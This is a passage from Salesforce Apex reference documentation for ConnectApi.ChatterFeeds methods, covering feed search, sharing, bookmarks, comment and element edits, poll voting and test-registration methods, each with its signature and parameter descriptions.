The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Specifies the order returned by the sort, such as by date created or last modified:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed items for a specified feed type and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

API Version

30.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly

Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

Testing ConnectApi Code

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

Searches the feed items of a feed filtered by key prefix.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

Testing ConnectApi Code

`searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)`

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId,
String subjectId, String keyPrefix, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFilterFeed(communityId, feedType, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)`

Share a feed element to a feed element type.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement shareFeedElement(String communityId, String subjectId, ConnectApi.FeedElementType feedElementType, String originalFeedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the user or group with whom to share the feed element.

feedElementType
Type: `ConnectApi.FeedElementType`

Values are:

- `Bundle`—A container of feed elements. A bundle also has a body made up of message segments that can always be gracefully degraded to text-only values.
- `FeedItem`—A feed item has a single parent and is scoped to one community or across all communities. A feed item can have capabilities such as bookmarks, canvas, content, comment, link, poll. Feed items have a body made up of message segments that can always be gracefully degraded to text-only values.
- `Recommendation`—A recommendation is a feed element with a recommendations capability. A recommendation suggests records to follow, groups to join, or applications that are helpful to the context user.

originalFeedElementId
Type: String

The ID of the feed element to share.

Return Value

Type: `ConnectApi.FeedElement`

SEE ALSO:

Share a Feed Element

`shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)`

Share the *originalFeedItemId* to the feed specified by the *feedType*.

API Version

28.0–31.0

Important: In version 32.0 and later, use shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem shareFeedItem(String communityId, ConnectApi.FeedType
feedType, String subjectId, String originalFeedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

One of the following:

- `News`
- `Record`
- `UserProfile`

To share a feed item with a group, use `Record` and use a group ID as the *subjectId*.

subjectId
Type: String

The value depends on the value of *feedType*:

- `News`—*subjectId* must be the ID of the context user or the keyword `me`.
- `Record`—*subjectId* can be a group ID or the ID of the context user (or `me`).
- `UserProfile`—*subjectId* can be any user ID.

originalFeedItemId
Type: String

The ID of the feed item to share.

Return Value

Type: `ConnectApi.FeedItem`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

Sample: Sharing a Feed Item with a Group

To share a feed item with a group, call `ConnectApi.ChatterFeeds.shareFeedItem` and pass it the community ID (or null), the feed type `Record`, the group ID, and the ID of the feed item to share.

```
ConnectApi.ChatterFeeds.shareFeedItem(null, ConnectApi.FeedType.Record, '0F9D00000000izf',
 '0D5D0000000JuAG');
```

updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)

Bookmarks the specified feed item or removes a bookmark from the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use updateFeedElementBookmarks(communityId, feedElementId, bookmarks), updateFeedElementBookmarks(communityId, feedElementId, bookmarks), or updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItem updateBookmark(String communityId, String feedItemId,
Boolean isBookmarkedByCurrentUser)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

isBookmarkedByCurrentUser
Type: Boolean

—Specifying `true` adds the feed item to the list of bookmarks for the current user. Specify `false` to remove a bookmark.

Return Value

Type: `ConnectApi.FeedItem`

updateComment(communityId, commentId, comment)

Edits a comment.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment updateComment(String communityId, String commentId,
ConnectApi.CommentInput comment)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

ID of the comment to be edited.

comment
Type: `ConnectApi.CommentInput`

Information about the comment to be edited.

Return Value

Type: `ConnectApi.Comment`

SEE ALSO:

Edit a Comment

updateFeedElement(communityId, feedElementId, feedElement)

Edits a feed element. Feed items are the only type of feed element that can be edited.

API Version

34.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement updateFeedElement(String communityId, String
feedElementId, ConnectApi.FeedElementInput feedElement)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element to be edited. Feed items are the only type of feed element that can be edited.

feedElement
Type: `ConnectApi.FeedElementInput`

Information about the feed element to be edited. Feed items are the only type of feed element that can be edited.

Return Value

Type: `ConnectApi.FeedElement`

SEE ALSO:

Edit a Feed Element
Edit a Question Title and Post

`updateFeedElementBookmarks(communityId, feedElementId, bookmarks)`

Bookmark or unbookmark a feed element by passing a `ConnectApi.BookmarksCapabilityInput` object.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, ConnectApi.BookmarksCapabilityInput bookmarks)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

bookmarks
Type: ConnectApi.BookmarksCapabilityInput

Information about a bookmark.

Return Value

Type: ConnectApi.BookmarksCapability

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)

Bookmark or unbookmark a feed element by passing a boolean value.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BookmarksCapability updateFeedElementBookmarks(String
communityId, String feedElementId, Boolean isBookmarkedByCurrentUser)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

isBookmarkedByCurrentUser
Type: Boolean

Specify whether to bookmark the feed element (`true`) or not (`false`).

Return Value

Type: ConnectApi.BookmarksCapability

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

SEE ALSO:

Bookmark a Feed Element

`voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)`

Vote on a poll or change your vote on a poll.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.PollCapability voteOnFeedElementPoll(String communityId, String feedElementId, String myChoiceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

myChoiceId
Type: String

The ID of the poll item to vote for. The key prefix for poll items is 09A.

Return Value

Type: ConnectApi.PollCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException` on page 1244.

Example

```
ConnectApi.PollCapability poll = ConnectApi.ChatterFeeds.voteOnFeedElementPoll(null,
'0D5D0000000XZaUKAW', '09AD000000000TKMAY');
```

`voteOnFeedPoll(communityId, feedItemId, myChoiceId)`

Used to vote or to change your vote on an existing feed poll.

API Version

28.0–31.0

Important: In version 32.0 and later, use voteOnFeedElementPoll(communityId, feedElementId, myChoiceId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedPoll voteOnFeedPoll(String communityId, String feedItemId,
String myChoiceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

Specify the feed item that is associated with the poll.

myChoiceId
Type: String

Specify the ID of the item in the poll to vote for.

Return Value

Type: `ConnectApi.FeedPoll`

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

ChatterFeeds Test Methods

The following are the test methods for `ChatterFeeds`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetFeedElementsFromFeed(communityId, feedType, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The only valid value for this parameter is `Company`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`filter`
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: ConnectApi.FeedType

The feed type.

subjectId
Type: String

The ID of the context user or the alias `me`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

The page contains the default number of items.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

subjectId
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId

Type: String

Any record ID, including a group ID.

recentCommentCount

Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density

Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

